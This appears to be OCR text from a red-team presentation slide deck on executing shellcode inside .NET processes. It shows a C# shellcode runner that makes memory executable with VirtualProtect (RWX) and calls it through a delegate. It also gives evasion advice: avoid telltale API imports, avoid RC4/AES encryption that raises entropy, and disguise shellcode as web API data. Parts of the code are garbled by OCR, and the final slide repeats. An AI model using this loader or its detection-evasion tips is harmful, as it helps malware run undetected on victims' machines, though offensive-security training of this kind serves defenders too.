Executing shellcode without changing memory permission in .NET

Charles F. Hamilton
Aka Mr.Un1k0d3r

chamilton@cypfer.com

Cyber Certainty™

whoami

- **Director, Offensive Security at CYPFER,** specialized in red team and intrusion testing. https://www.linkedin.com/in/charles-f-hamilton-07b20546
- **Trainer,** for more than 7 years, I do on site and online training.
- **Tooling:** I published code on my github that you may find useful. https://github.com/Mr-Un1k0d3r.
- **My Online platform:**
  Also known online as Mr.Un1k0d3r
  https://truecyber.world
  https://mr.un1k0d3r.online
  https://ringzer0ctf.com (now owned by the NorthSec)


Agenda

- **A classic way of executing shellcode within a .NET process:** Relying on Windows APIs to create a RWX memory region.
- **Abusing of .NET features:** Leveraging the .NET framework to allocate a RWX memory section.
- **Hiding our shellcode:** How can we hide our shellcode in memory once it is executed.

The classic way

.NET applications are designed to execute compiled CIL code.


For example, the following C# code.



```
public static byte[] AttachCorrelationId(byte[] buffer, Guid correlationId)
{
    if (correlationId == Guid.Empty)
    {
        return buffer;
    }
    byte[] array = correlationId.ToByteArray();
    byte[] array2 = new byte[CodeMarkers.CorrelationMarkBytes.Length + array.Length +
      0)];
    CodeMarkers.CorrelationMarkBytes.CopyTo(array2, 0);
    array.CopyTo(array2, CodeMarkers.CorrelationMarkBytes.Length);
    if (buffer != null)
    {
        buffer.CopyTo(array2, CodeMarkers.CorrelationMarkBytes.Length + array.Length);
    }
    return array2;
}
```

The classic way

Get converted into the following CIL code.




```
.method public hidebysig static
    uint8[] AttachCorrelationId (
        uint8[] buffer,
        valuetype [mscorlib]System.Guid correlationId
    ) cil managed
{
    // Header Size: 12 bytes
    // Code Size: 99 (0x63) bytes
    // LocalVarSig Token: 0x1100001E RID: 30
    .maxstack 4
    .locals init (
        [0] uint8[],
        [1] uint8[]
    )

    /* 0x00001E54 03           */ IL_0000: ldarg.1
    /* 0x00001E55 7EC400000A   */ IL_0001: ldsfld     valuetype [mscorlib]System.Guid [mscorlib]System.Guid::Empty
    /* 0x00001E5A 28C500000A   */ IL_0006: call       bool [mscorlib]System.Guid::op_Equality(valuetype [mscorlib]
      System.Guid, valuetype [mscorlib]System.Guid)
    /* 0x00001E5F 2C02         */ IL_000B: brfalse.s IL_000F

    /* 0x00001E61 02           */ IL_000D: ldarg.0
```

The classic way

Since our shellcode is written in assembly the .NET runtime environment does not understand it.

The solution? Windows APIs!




```
[DllImport("kernel32.dll")]
static extern bool VirtualProtect(IntPtr hProcess, UInt32 dwSize, uint flNewProtect, out uint lpflOldProtect);

private static void shellcodeRunner(byte[] shellcode)
{
    allocated = Marshal.AllocHGlobal(datathread.Length);
    uint old = 0;
    VirtualProtect(allocated, (UInt32)shellcode.Length, PAGE_EXECUTE_READWRITE, out old);
    Marshal.Copy(shellcode, 0, allocated, shellcode.Length);
    var loader = Marshal.GetDelegateForFunctionPointer<ShellcodeCaller>(allocated);
    loader();
}
```

The classic way


The problem?

```
VirtualProtect(allocated, (UInt32)shellcode.Length, PAGE_EXECUTE_READWRITE, out old);
```

This is highly suspicious and should be avoided at all costs in your code to remain undetected. Like standard executables, .NET imports the class and method you need, which can also be a strong indicator of malicious intent.



```
>9.<Module>.PAGE
_EXECUTE_READ.PA
GE_EXECUTE_READW
RITE.data.mscorl
ib.<>c.Thread.da
tathread.allocat
ed.rand.method.E
ndInvoke.BeginIn
voke.Console.Wri
teLine.Multicast
Delegate.Compile
rGeneratedAttrib
ute.GuidAttribut
e.UnverifiableCo
deAttribute.Debu
ggableAttribute.
ComVisibleAttrib
ute.AssemblyTitl
eAttribute.Assem
```



```
................
........RSDSðëñ.
.I.H ~„ªe..0....
C:\Users\Charles
Hamilton\source\
repos\shellcoder
unner\shellcoder
unner\obj\Debug\
shellcoderunner.
pdb.|/..........
-/... ..........
```

The classic way

Back to square one! What do we need to execute our shellcode?

- **The shellcode itself (hardcoded in the binary, encrypted, remotely fetched)**
- **A RWX memory region**
- **A way to call the RWX region as code**

A different way

Let's handle the first part: the shellcode itself.

Don't be trendy when it comes to shellcode; detection software follows trends.

Do NOT use RC4 or AES to "encrypt" your shellcode, as you will end up with bad entropy and known patterns.

Use what we are accustomed to see, such as a web API structure.

A different way

Let's handle the first part: the shellcode itself.

Don't be trendy when it comes to shellcode;

detection software follows trends.

